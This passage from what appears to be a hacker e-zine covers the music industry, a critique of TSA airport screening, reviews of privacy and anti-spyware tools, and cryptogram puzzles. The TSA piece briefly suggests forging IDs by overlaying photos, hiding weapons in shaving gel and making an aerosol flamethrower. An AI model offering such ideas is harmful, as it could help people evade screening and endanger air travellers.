Furthermore, from what I'm told, artists get less than a dollar of the profits made off the CD. This leaves the music industry with something like a 5-10 dollar profit. If artists are getting 10 cents a song, why can't we just pay them 25 USD for a lifetime subscription to their music?? Or maybe even a 15 dollar subscription per year. At 10 cents a song, that's 150 songs. The rest of the profit would have to be made off of tours and fan material.

Last but not least, why are we still using CDs anyways? The technology is old, clumsy and easily damaged. With current technology, we should be able to put songs on some sort of digital memory media. Even the Mini-Disc technology is better. At least with that, you can't scratch the disk or damage it as easily. As for download services, I'm sort of against that after Sony's little rootkit rampage.

The truth about the music industry is rather simple. It's a greedy industry that has profited off of the exploitation of musicians in the past, but with technology become readily available artists no longer need them. But unfortunately, they enjoy their immense profits and will fight to the end like some sort of wounded animal.

[b]

When "Terminal Security Administration", becomes "Terrible Security Administration"

Recently, TSA has come under immense scrutiny for its deception and loose security. If you have no idea what TSA is, well to put it simply, they are the bossy people in the airport that demand you take your slippers or shoes off and place them on the X-ray machine (Wait, isn't that a health hazard??). Honestly, I don't think any of them have had any sort of security experience. First off the people that check IDs, don't actually look at them. They just randomly glance to see if the names match. They don't even check to see if the ID is fake. In fact, how hard would it be to steal an ID, place a thin photo over the original photo, stuff it in your wallet, and hand it to them. Most wallets have the small window where the ID can be placed for easy viewing, but unless they actually take the ID out of the wallet and examine it, they aren't going to be able to tell if its fake.

Second problem, someone could easily put some sort of plastic weapon in a tube of shaving gel. Heck, they could even fill a can of shaving gel with flammable material (Gas, etc) and use a lighter to make it a flamethrower. Or better yet, some of those aerosol based perfumes such as the "Tag Body Spray" can be used. Bruce Schneier tells us that a cheap tube of epoxy can be turned into a weapon in a matter of minutes (Forming a knife). I do have to disagree with statements made that TSA needs more personnel; I think they need less personnel. The money wasted on screening passengers means nothing when your onboard meal is served with a metal knife. So they confiscate your 1 in. pocket knife, only to give you a cutting knife for lunch??

Recently I was out of the country, and I was shocked at the lack of security while returning to the U.S. No hand searches, nothing. Security consisted of one X-ray scanner operated by a person who appeared to be half asleep, and a friendly question of "Do you have any of these items with you?" followed by a picture of hazardous items that appeared to have been produced 10-15 years ago. Sure, TSA security WOULD be great, but if international flights aren't protected on both sides, is there any point in increasing our terminal security?

In my opinion, if you wanted better airport security:

- A. Implement bomb sniffing dogs for luggage (Why spend millions or billions on machines when dogs work perfectly fine)
- B. Reinforce cockpit doors; create a mantrap in order to enter the cockpit (just in case someone blitz attacks).
- C. Arm on-flight personnel with stun guns. If multiple attackers are onboard, one could easily cause a situation in which the marshal must make himself present, thus giving them the opportunity to obtain a firearm. Plus guns aren't the best weapon in that situation. Training personnel to properly use and keep stun guns is safer and more efficient. Technology such as "Pull Away" pins prevent attackers from using weapons against the crew.
- D. Identity is NOT the issue. Anyone who is flagged as a terrorist or potential terrorist isn't going to get on a plane. Also, how does identity help you?? If they know someone is going to strike, and they are flagged, why aren't they behind bars already?? And security should not be measured by the number of flights you've been on (Such as fingerprinting frequent flyers etc..).
- E. Train TSA agents. A few classes on how to tell people to put their luggage on the x-ray machine does not constitute security. TSA agents should be able to profile a terrorist or potential problem on the spot. They should have (If they don't already) intensive training for any

situation. If X happens, what do they do?? Do they leave their post and run?? Also, TSA needs checks and balances. How do you know your TSA agents aren't taking bribes?? Do external random auditing monthly!
F. Cameras.. Not just in the airport, but on the planes. If a situation occurs, the base station should know about it, warn other aircraft of possible attack.
G. Use air marshal as last resort, if the situation can be solved by aircraft crew, keep marshal undercover.

Of course these are only a few possibilities. The point I am trying to make is that no "billion" dollar bomb sniffing machine or some iris/fingerprint identity system will solve the problem. It won't even help the problem. Fix the tiny things first.

[7] ==Product/Service Reviews==


[a]




CCleaner

www.ccleaner.com

Crap cleaner, or CCleaner for short, is a wonderful little tool for erasing your history. While the program lacks wiping features to prevent forensic recovery, it is sufficient for those wishing to keep out prying eyes. The space freed by running CCleaner can range from a few kilobytes to a couple gigabytes depending on what the system is used for.




CCleaner also contains a large variety of definitions for third party software. The third party programs are only displayed when CCleaner detects them.



Another great feature that CCleaner offers is its registry scanning capabilities.

CCleaner.com gives us this description for their registry repair feature.


Advanced features to remove unused and old entries, including File Extensions, ActiveX Controls, ClassIDs, ProgIDs, Uninstallers, Shared DLLs, Fonts, Help Files, Application Paths, Icons, Invalid Shortcuts and more... also comes with a comprehensive backup feature.



Not only is it FREE but it also is free of any spyware or adware. Overall, I would highly suggest ccleaner.

[b] Darik's Boot and Nuke

Darik's Boot and Nuke



Have you ever wanted to sell, give or dispose of your hard drive, but fear of someone recovering your data persuaded you not to? Well hopefully with Darik's boot and nuke, DBAN for short, will help give you some reassurance that your data is safe. Next to degaussing your hard drive, this is probably the best method for a secure wipe. The product includes multiple methods of destroying the data such as fast wipe and DoD 5220-22M. Essentially DBAN is nothing more than a bootable linux distro customized to feature an array of hard disk wiping methods.

```
Darik's Boot and Nuke beta.2003052000
----- Options -----
Entropy: Linux Kernel (urandom)
PRNG: Mersenne Twister (mt19937ar-cok)
Method: DoD 5220-22.M
Verify: Last Pass
Rounds: 1
----- Statistics -----
Runtime: 00:00:21
CPU Load: 96%
Throughput: 5973 KB/s
Limiter: Disk I/O
Errors: 0

(IDE 0,0,0,-,-) VMware Virtual IDE Hard Drive
[04.33%, round 1 of 1, pass 1 of 7] [writing] [5973 KB/s]
```

One of the best features, in my opinion, is the ability to wipe separate partitions. In this case, if you stored all your private files on a separate partition, you could simply wipe that partition with a more secure method, and use a faster, less secure method for the remaining partitions. Please be warned, if you don't know what you're doing, you can easily wipe everything on your hard drive by accident (Don't JUMP steps, read carefully, make sure the partition you selected seems like the right size, verify the disk is the correct one by its model number).

Just in case you are wondering, DBAN works with SCSI, IDE, PATA, SATA etc. DBAN is capable of wiping 100 disks concurrently and is only limited by the hardware it's running on. If you're a corporate employee working in the field of security and require secure disposal of multiple old hard drives, I highly suggest you grab an old machine that is dedicated to the task of wiping hard drives. A simple 40GB hard drive can take hours to securely wipe.


In conclusion, this is an excellent program for disk wiping. If you have any questions about why disk wiping is important, and how forensic discovery is done, I would highly suggest you check out Peter Gutmann's paper titled "Secure Deletion of Data from Magnetic and Solid-State Memory". The link is below.

http://www.cs.auckland.ac.nz/~pgut001/pubs/secure_del.html


[c] SpywareBlaster

SpywareBlaster

Tools like "Spybot Search and Destroy" and "Adaware" are great for removing spyware, but what happens if you want to prevent spyware from installing altogether?? If your in this situation, spywareblaster is the program for you. Instead of scanning for already installed programs, spywareblaster goes on the offensive and blocks literally thousands of malware.



If you are familiar with Spybot S&D you may have noticed the immunize feature that is built in. That same feature is derived from this program. Although it's included with Spybot S&D, only a few thousand rules are included with it. Spywareblaster also includes a "Update" feature that allows you to get the current rules and block lists.



If you want to layer your security, and protect your PC from malware, I highly suggest you use spywareblaster in combination with other programs such as Spybot S&D and adaware.

[8] ==Cryptogram==

Starting this issue you will be given two cryptograms to solve. The first one is considered to be for beginners (A), and the second one (B) is for intermediate to advanced aspiring cryptographers.

Cryptogram A (*beginner*)

NGX?LXFA?DN?WQZZSTLIOH

Cryptogram B (*advanced*)

YYUCFPUM?GKIUEOS

Hint: I know you are going to try anyway but these cryptograms cannot automatically be solved by using any of the current functions on "FTard Decoder Ring". Nice try though.

Your mission if you choose to accept it is solving both cryptograms (if you can). To qualify as a winner you need to submit two things:

1. The solved message
2. How you solved the cryptogram by describing each step, algorithm name, etc. The more information you submit the more we'll believe you.

Send your answers to crypto@blacklisted411.net with the subject of "cryptograms" + A/B (Depending on which one you solved.)

Winners will be posted in order of submittals based on correctness and completeness above. If you would like to submit a white paper on how you solved them, that will also be posted on the site and possibly in the next .NET edition. Hints will be posted on the forums in a 5 or 15 day interval depending on how many people solve it.

Special thanks to **Israel Torres** for creating the cryptograms for us. Excellent job!!!

[9] ==Favorite Photo==

Well unfortunately I can't post the picture without violating copyright laws, so ill post the link instead http://www.robrogers.com/gallery/old_favorites/images/best_01/092001%20Airport%20Security.gif

[10] ==Credits==

